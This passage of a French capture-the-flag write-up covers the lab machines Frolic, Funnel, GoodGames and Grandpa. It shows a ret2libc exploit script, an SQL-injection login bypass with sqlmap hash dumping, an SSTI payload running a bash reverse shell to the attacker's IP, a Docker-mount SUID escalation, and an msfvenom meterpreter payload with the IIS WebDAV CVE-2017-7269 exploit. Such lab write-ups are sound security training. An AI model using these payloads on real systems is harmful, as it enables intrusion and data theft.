connect to [10.10.14.14] from (UNKNOWN) [10.10.10.111] 34556
bash: cannot set terminal process group (1219): Inappropriate ioctl for device
bash: no job control in this shell
www-data@frolic:~/html/playsms$
```

On obtient ainsi accès à la machine avec l'utilisateur www-data

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les fichiers de l'utilisateur "ayush" et on trouve un binaire appartenant à l'utilisateur root :

```
www-data@frolic:/home/ayush/.binary$ ls -l
ls -l
total 8
-rwsr-xr-x 1 root root 7480 Sep 25  2018 rop
```

On le transfère sur kali et tenter d'exploit son code, on peut afficher le libc :

```
ldd rop1
        linux-gate.so.1 (0xf7f13000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7ca4000)
        /lib/ld-linux.so.2 (0xf7f15000)
```

On affiche à présent "system" et "exit" ainsi que l'adresse de "/bin/sh" sur libc :

```
readelf -s /lib/i386-linux-gnu/libc.so.6 | grep " system@"
  1149: 000524c0    55 FUNC    WEAK   DEFAULT   15 system@@GLIBC_2.0

readelf -s /lib/i386-linux-gnu/libc.so.6 | grep " exit@"
   581: 0003eac0    33 FUNC    GLOBAL DEFAULT   15 exit@@GLIBC_2.0

strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
 1c9e3c /bin/sh
```

Avec ces informations on crée un script qui va permettre d'exploiter le binaire :

```
cat exploitrop.py
#!/usr/bin/python

from struct import pack
from subprocess import call

offset = 52

junk = "A"*offset

libc = 0xb7e19000

system_addr_off = 0x0003ada0
exit_addr_off = 0x0002e9d0
bin_sh_addr_off = 0x0015ba0b

system_addr = pack("<I", libc + system_addr_off)
exit_addr = pack("<I", libc + exit_addr_off)
bin_sh_addr = pack("<I", libc + bin_sh_addr_off)

payload = junk + system_addr + exit_addr + bin_sh_addr

call(["/home/ayush/.binary/rop", payload])
```

On transfère l'exploit et on l'execute sur la machine cible :

```
www-data@frolic:/dev/shm$ python exploitrop.py
python exploitrop.py
script /dev/null -c /bin/bash
Script started, file is /dev/null
root@frolic:/dev/shm#
```

On obtient ainsi l'accès root sur la machine

Funnel

Reconnaissance

Machine cible Adresse IP : `10.129.119.142`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.119.142
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 12:29 CET
Nmap scan report for 10.129.119.142
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 10.54 seconds
```

Il y a deux ports ouverts le port 21 pour FTP et 22 pour SSH.

Vulnerability Assesment

On tente de se connecter de manière anonyme au serveur FTP en utilisant les identifiant `anonymous:anonymous` :

```
ftp 10.129.119.142
Connected to 10.129.119.142.
220 (vsFTPd 3.0.3)
Name (10.129.119.142:yoyo): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

La connexion a bien fonctionné, on explore les fichiers présents :

```
ftp> dir
229 Entering Extended Passive Mode (|||33836|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Nov 28  2022 mail_backup
226 Directory send OK.
```

On voit la présence du répertoire `mail_backup` on y accède et on télécharge les fichiers présent avec get :

```
ftp> cd mail_backup
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||25480|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp         58899 Nov 28  2022 password_policy.pdf
-rw-r--r--    1 ftp      ftp           713 Nov 28  2022 welcome_28112022
226 Directory send OK.
ftp> get password_policy.pdf
local: password_policy.pdf remote: password_policy.pdf
229 Entering Extended Passive Mode (|||13231|)
150 Opening BINARY mode data connection for password_policy.pdf (58899 bytes).
100% |*****************************************************************************************
*****************************************************************************************
*****************| 58899      608.12 KiB/s    00:00 ETA
226 Transfer complete.
58899 bytes received in 00:00 (529.72 KiB/s)
ftp> get welcome_28112022
local: welcome_28112022 remote: welcome_28112022
229 Entering Extended Passive Mode (|||59761|)
150 Opening BINARY mode data connection for welcome_28112022 (713 bytes).
100% |*****************************************************************************************
*****************************************************************************************|   713
420.71 KiB/s    00:00 ETA
226 Transfer complete.
713 bytes received in 00:00 (45.01 KiB/s)
```

Dans le fichier de politique des mots de passe on voit que le mot de passe par défaut des employés est `funnel123#!#` Dans le second fichier on voit un mail dans lequel est présent un message de bienvenue à de nouveaux employés, plusieurs nom d'utilisateurs sont présents :

```
root@funnel.htb optimus@funnel.htb albert@funnel.htb andreas@funnel.htb christine@funnel.htb maria@funnel.htb
```

On essaye de se connecter en SSH avec les noms d'ultilisateurs :

```
ssh christine@10.129.119.142
christine@10.129.119.142's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 06 Dec 2024 12:17:05 PM UTC

  System load:              0.08
  Usage of /:               61.4% of 4.78GB
  Memory usage:             12%
  Swap usage:               0%
  Processes:                161
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for ens160:  10.129.119.142
  IPv6 address for ens160:  dead:beef::250:56ff:fe94:ce1a

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

christine@funnel:~$
```

Un utilisateur n'a pas changé son mot de passe par défaut il s'agit de christine

Privilege Escalation

A présent que nous avons l'accès à un utilisateur il nous faut l'accès root.
Avec `netstat` on remarque qu'il y a des ports ouverts sur la machine :

```
christine@funnel:~$ netstat -tulpn | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:35495         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -

christine@funnel:~$ ps aux | grep 5432
root        1061  0.0  0.1 1074656 3048 ?        Sl   11:26   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0
christi+    1822  0.0  0.0   6432   720 pts/0    R+   12:23   0:00 grep --color=auto 5432
christine@funnel:~$netstat -a -o
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 localhost:35495         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 localhost:postgresql    0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      1 10.129.119.142:37724    1.1.1.1:domain          SYN_SENT    on (1.42/2/0)
tcp        0    216 10.129.119.142:ssh      10.10.14.22:48974       ESTABLISHED on (0.36/0/0)
tcp6       0      0 [::]:ftp                [::]:*                  LISTEN      off (0.00/0/0)
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      off (0.00/0/0)
udp        0      0 localhost:domain        0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:bootpc          0.0.0.0:*                           off (0.00/0/0)
udp        0      0 localhost:52526         localhost:domain        ESTABLISHED off (0.00/0/0)
```

Le port correspondant semble lancer un conteneur postgresql avec docker. L'utilisateur ne peut pas lancer postgre sur sa machine car il n'est pas installé
Afin d'accéder à ce conteneur distant depuis notre machine local on peut utiliser un tunnel local avec SSH, pour cela on lance la commandes :

```
ssh -L 5432:localhost:5432 christine@10.129.119.142
```

Si l'on lance un nmap sur notre machine local on peut à présent voir le service postgresql ouvert cela permet de pouvoir intéragir avec le service :

```
nmap localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 13:41 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
631/tcp  open  ipp
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

On se connect au conteneur depuis la machine local avec `psql` on se connecte avec l'utilisateur christine :

```
psql -h localhost -U christine
Mot de passe pour l'utilisateur christine :
psql (17.0 (Debian 17.0-1+b2), serveur 15.1 (Debian 15.1-1.pgdg110+1))
Saisissez « help » pour l'aide.

christine=#
```

On peut lister et accéder aux bases de données :

```
christine-# \l
                                                                Liste des bases de données
    Nom    | Propriétaire | Encodage | Fournisseur de locale | Collationnement | Type caract. | Locale |
    Règles ICU : |     Droits d'accès
-----------+--------------+----------+-----------------------+-----------------+--------------+--------+-
-------------+-------------------------
 christine | christine    | UTF8     | libc                  | en_US.utf8      | en_US.utf8   |        |
 |
 postgres  | christine    | UTF8     | libc                  | en_US.utf8      | en_US.utf8   |        |
 |
 secrets   | christine    | UTF8     | libc                  | en_US.utf8      | en_US.utf8   |        |
 |
 template0 | christine    | UTF8     | libc                  | en_US.utf8      | en_US.utf8   |        |
 | =c/christine           +
           |              |          |                       |                 |              |        |
           | christine=CTc/christine
 template1 | christine    | UTF8     | libc                  | en_US.utf8      | en_US.utf8   |        |
 | =c/christine           +
           |              |          |                       |                 |              |        |
           | christine=CTc/christine

(5 lignes)
```

On accède à la base de données `secrets` afin d'extraire le flag :

```
christine-# \c secrets
psql (17.0 (Debian 17.0-1+b2), serveur 15.1 (Debian 15.1-1.pgdg110+1))
Vous êtes maintenant connecté à la base de données « secrets » en tant qu'utilisateur « christine ».
secrets-# \dt
         Liste des relations
 Schéma | Nom  | Type  | Propriétaire
--------+------+-------+--------------
 public | flag | table | christine
(1 ligne)

secrets=# select * from flag;
              value
----------------------------------
 cf277664b1771217d7006acdea006db1
(1 ligne)
```

GoodGames

Reconnaissance

Machine cible Adresse IP : `10.10.11.130`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 14:44 CET
Nmap scan report for 10.10.11.130
Host is up (0.027s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
|_http-title: GoodGames | Community and Store

Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
```

Le scan révèle qu'il y a le port 80 pour un service web qui est ouvert. Le site web présent de l'actualité sur les jeux vidéos. On peut voir la présence d'un blog et qu'il est possible de créer un compte et de se conecter en spécifiant un nom d'utilisateur et un mot de passe. Il y a aussi une page Store mais qui n'est pas active il est possible d'ajouter un mail pour s'abonner à la newletter.
Selon Wappalyzer l'application utilise le framework Flask Python

Exploitation

On peut tenter de bypass le login pour celui de l'utilisateur admin, pour cela on intercepte la requete d'un vrai utilisateur et on ajoute du code SQL :

```
POST /login HTTP/1.1
Host: goodgames.htb
Content-Length: 31
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://goodgames.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://goodgames.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

email=admin' or 1 = 1 -- -&password=test
```

On puet ainsi s'authentifier avec l'utilisateur admin.
A présent que l'on sais que le site est vulnérable aux injection SQL on va utiliser cette requete en changeant l'email pour admin@goodgames.htb pour lancer une attaque avec SQL afin de d'enumerer la bas de donnée :

```
sqlmap -r req.req
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:15:12 /2025-01-24/
...\\
sqlmap identified the following injection point(s) with a total of 148 HTTP(s) requests:
---
Parameter: email (POST)
```

```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=admin@goodgames.htb' AND (SELECT 4169 FROM (SELECT(SLEEP(5)))sNje) AND
     'kzwA'='kzwA&password=test
---
...
```

On enumère les base de données :

```
sqlmap -r req.req --dbs
...
available databases [2]:
[*] information_schema
[*] main

[15:23:50] [INFO] fetched data logged to text files under '/home/yoyo/.local/share/sqlmap/output/
goodgames.htb'

[*] ending @ 15:23:50 /2025-01-24/
```

Sqlmap a découvert plusieurs base de données on enumère les tables de "main" :

```
sqlmap -r req.req -D main --tables
...
Database: main
[3 tables]
+---------------+
| user          |
| blog          |
| blog_comments |
+---------------+

[15:27:50] [INFO] fetched data logged to text files under '/home/yoyo/.local/share/sqlmap/output/
goodgames.htb'

[*] ending @ 15:27:50 /2025-01-24/
```

Il y a 3 tables qui ont été découverts par sqlmap on affiche le contenu de la table user :


```
sqlmap -r req.req -D main -T user --dump
...
Database: main
Table: user
[2 entries]
+----+---------------------+--------+--------------------------------------+
| id | email               | name   | password                             |
+----+---------------------+--------+--------------------------------------+
| 1  | admin@goodgames.htb | admin  | 2b22337f218b2d82dfc3b6f77e7cb8ec     |
| 2  | test@test           | test   | 098f6bcd4621d373cade4e832627b4f6 (test) |
+----+---------------------+--------+--------------------------------------+

[15:41:47] [INFO] table 'main.`user`' dumped to CSV file '/home/yoyo/.local/share/sqlmap/output/
goodgames.htb/dump/main/user.csv'
[15:41:47] [INFO] fetched data logged to text files under '/home/yoyo/.local/share/sqlmap/output/
goodgames.htb'

[*] ending @ 15:41:47 /2025-01-24/
```

On découvre un hash on utilise hashcat pour le craquer :

```
hashcat -m 0 adm.hash /usr/share/wordlists/rockyou.txt
...
2b22337f218b2d82dfc3b6f77e7cb8ec:superadministrator

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 2b22337f218b2d82dfc3b6f77e7cb8ec
Time.Started.....: Fri Jan 24 15:45:29 2025 (0 secs)
Time.Estimated...: Fri Jan 24 15:45:29 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  9205.2 kH/s (2.99ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3670016/14344385 (25.59%)
Rejected.........: 0/3670016 (0.00%)
```

```
Restore.Point....: 2752512/14344385 (19.19%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: wildcat79 -> sn78726
Hardware.Mon.#1..: Temp: 43c Util: 23% Core:1785MHz Mem:6000MHz Bus:16

Started: Fri Jan 24 15:45:28 2025
Stopped: Fri Jan 24 15:45:31 2025
```

On découvre le mot de passe de l'utilisateur admin : `superadministrator` on utilise ces identifiants pour se connecter au compte, une fois connecté on peut avoir accès à un sous domaine : `internal-administration.goodgames.htb` On ajoute ce nom d'hote au fichier hosts et on relance le lien, on atterit sur une interface d'authentification pour le dashboard Flask, on s'identifie avec les identifiants admin, et on accède au dashboard ou l'on peut visualiser les statistiques du site.
On peut tester si le site est vulnérable à SSTI, pour cela on modifie le champs "full-name" dans les paramètre pour ajouter : `{{7*7}}` on peut voir que le résultat apparait sur la page :



On sais à présent que le site est vulnérable à SSTI on peut donc exploiter cela pour lancer un payload et obtenir un shell :

```
### Creation du payload
echo -ne 'bash -i >& /dev/tcp/10.10.16.7/1234 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi43LzEyMzQgMD4mMQ==

### Requete à ajouter dans le champs Full Name
{{config.__class__.__init__.__globals__['os'].popen('echo${IFS}
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi43LzEyMzQgMD4mMQ==${IFS}|base64${IFS}-d|bash').read()}}

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.130] 59456
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@3a453ab39d3d:/backend#
```

On obtient ainsi accès à la machine avec l'utilisateur root. Il s'agit d'un conteneur docker. en explorant les fichiers on découvre que le dossier home de l'utilisateur augustus est monté dans le conteneur avec les droits d'écriture.
On enumere la configuration réseau :

```
root@3a453ab39d3d:/home/augustus# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.0.2  netmask 255.255.0.0  broadcast 172.19.255.255
        ether 02:42:ac:13:00:02  txqueuelen 0  (Ethernet)
        RX packets 1090  bytes 171743 (167.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 954  bytes 1739091 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
```

```
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

On découvre que le conteneur a pour adresse 172.19.0.2 la machine hote doit avoir l'adresse 172.19.0.1 qui est désigné par défaut par docker. On effectue un scan des ports de l'hote avec un script bash :

```
root@3a453ab39d3d:/home/augustus# for PORT in {0..1000}; do timeout 1 bash -c "</dev/tcp/172.19.0.1/$PORT &>/dev/nul
<ull" 2>/dev/null && echo "port $PORT is open"; done
port 22 is open
port 80 is open
```

On découvre qu'il y a les ports 22 et 80 ouverts, ont essaie ensuite de se connecter en ssh en utilisant l'utilisateur augustus et le mot de passe trouvé précédemment :

```
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
ssh augustus@172.19.0.1
The authenticity of host '172.19.0.1 (172.19.0.1)' can't be established.
ECDSA key fingerprint is SHA256:AvB4qtTxSVcB0PuHwoPV42/LAJ9TlyPVbd7G6Igzmj0.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '172.19.0.1' (ECDSA) to the list of known hosts.
augustus@172.19.0.1's password: superadministrator

Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
augustus@GoodGames:~$
```

On obtien accès à la machine hote avec l'utilisateur augustus

Privilege Escalation

Il nous faut à présent les droits root. On sais que le dossier home de augustus est monté dans le conteneur docker, on peut abuser de cela en ajoutant le binaire bash dans le dossier home puis en changer les dorits pour root depuis le conteneur docker puis en retournant dans l'accès hote on peut executer le binaire bash copié pour obtenir les droits root sur la machine hote :

```
### Copie du fichier bash dans le dossier home
augustus@GoodGames:~$ cp /bin/bash .
cp /bin/bash .

### retour dans le conteneur docker en tant que root
augustus@GoodGames:~$ exit
exit
logout
Connection to 172.19.0.1 closed.

### Changement de permission pour le SUID root du binaire bash
root@3a453ab39d3d:/home/augustus# chown root:root bash
chown root:root bash
root@3a453ab39d3d:/home/augustus# chmod 4755 bash
chmod 4755 bash

### retour sur la machine hote avec ssh et execution du binaire bash
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
ssh augustus@172.19.0.1
augustus@172.19.0.1's password: superadministrator

Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 24 15:10:39 2025 from 172.19.0.2
```

```
augustus@GoodGames:~$ ./bash -p
./bash -p
bash-5.1#
```

On obtient ainsi les droits root sur la machine

Grandpa

Reconnaissance

Machine cible Adresse IP : `10.10.10.14`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 13:41 CET
Nmap scan report for 10.10.10.14
Host is up (0.016s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
|_http-title: Under Construction
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   WebDAV type: Unknown
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
|_  Server Date: Fri, 07 Mar 2025 12:43:29 GMT

Nmap done: 1 IP address (1 host up) scanned in 111.77 seconds
```

Le scan indique qu'il n'y a que le port 80 ouvert sur la machine, le site est sous construction et il est fais référence de ISS se qui indique qu'il s'agit probablement d'une machine Windows, on affiche l'entete de la requete du site :

```
curl -I 10.10.10.14
HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://10.10.10.14/iisstart.htm
Last-Modified: Fri, 21 Feb 2003 15:48:30 GMT
Accept-Ranges: bytes
ETag: "05b3daec0d9c21:2f8"
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Fri, 07 Mar 2025 13:19:15 GMT
```

Cela confirme bien qu'il s'agit d'une machine sous windows et que le serveur IIS est sous version 6. On lance un dirbusting du site :

```
gobuster dir -u http://10.10.10.14 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.14
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/_private             (Status: 403) [Size: 1529]
/_vti_cnf             (Status: 403) [Size: 1529]
/_vti_log             (Status: 403) [Size: 1529]
/_vti_pvt             (Status: 403) [Size: 1529]
/_vti_bin             (Status: 301) [Size: 155] [--> http://10.10.10.14/%5Fvti%5Fbin/]
/_vti_txt             (Status: 403) [Size: 1529]
/_vti_bin/_vti_adm/admin.dll (Status: 200) [Size: 195]
/_vti_bin/_vti_aut/author.dll (Status: 200) [Size: 195]
/_vti_bin/shtml.dll   (Status: 200) [Size: 96]
/aspnet_client        (Status: 403) [Size: 218]
```

```
/images               (Status: 301) [Size: 149] [--> http://10.10.10.14/images/]
/Images               (Status: 301) [Size: 149] [--> http://10.10.10.14/Images/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Exploitation

Il est possible d'exploiter webdav version 6.0 avec la CVE-2017-7269 `https://github.com/danigargu/explodingcan` On recherche un exploit et on le télécharge afin de l'utiliser on commence par créer un payload avec msfvenom :

```
msfvenom -p windows/meterpreter/reverse_tcp -f raw -e x86/alpha_mixed LHOST=10.10.14.11 LPORT=1234 > shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 770 (iteration=0)
x86/alpha_mixed chosen with final size 770
Payload size: 770 bytes
```

On execute ensuite l'exploit afin d'obtenir un reverse shell à l'aide de meterpreter :

```
### Execution du script
python2 explodingcan.py http://10.10.10.14 shellcode
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWar
[*] Using URL: http://10.10.10.14
[*] Server found: Microsoft-IIS/6.0
[*] Found IIS path size: 18
[*] Default IIS path: C:\Inetpub\wwwroot
[*] WebDAV request: OK
[*] Payload len: 2280
[*] Sending payload...

### Obtention du reverse shell
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;
set LHOST 10.10.14.11;set LPORT 1234;run;"
Metasploit tip: Display the Framework log using the log command, learn
more with help log

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.45-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 10.10.14.11
LPORT => 1234
[*] Started reverse TCP handler on 10.10.14.11:1234
[*] Sending stage (177734 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.11:1234 -> 10.10.10.14:1030) at 2025-03-07 14:40:09 +0100

meterpreter > shell
Process 3064 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service
```

On obtient ainsi à la machine avec l'utilisateur network

Privilege Escalation

Il nous faut l'accès complet sur la machine. Pour cela sur meterpreter on recherche les exploit auquel le système est vulnérable :

```
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 203 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be
validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 10.10.10.14 - Valid modules for session 1:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/ms10_015_kitrap0d                        Yes                      The service is
 running, but could not be validated.
 2   exploit/windows/local/ms14_058_track_popup_menu                Yes                      The target
 appears to be vulnerable.
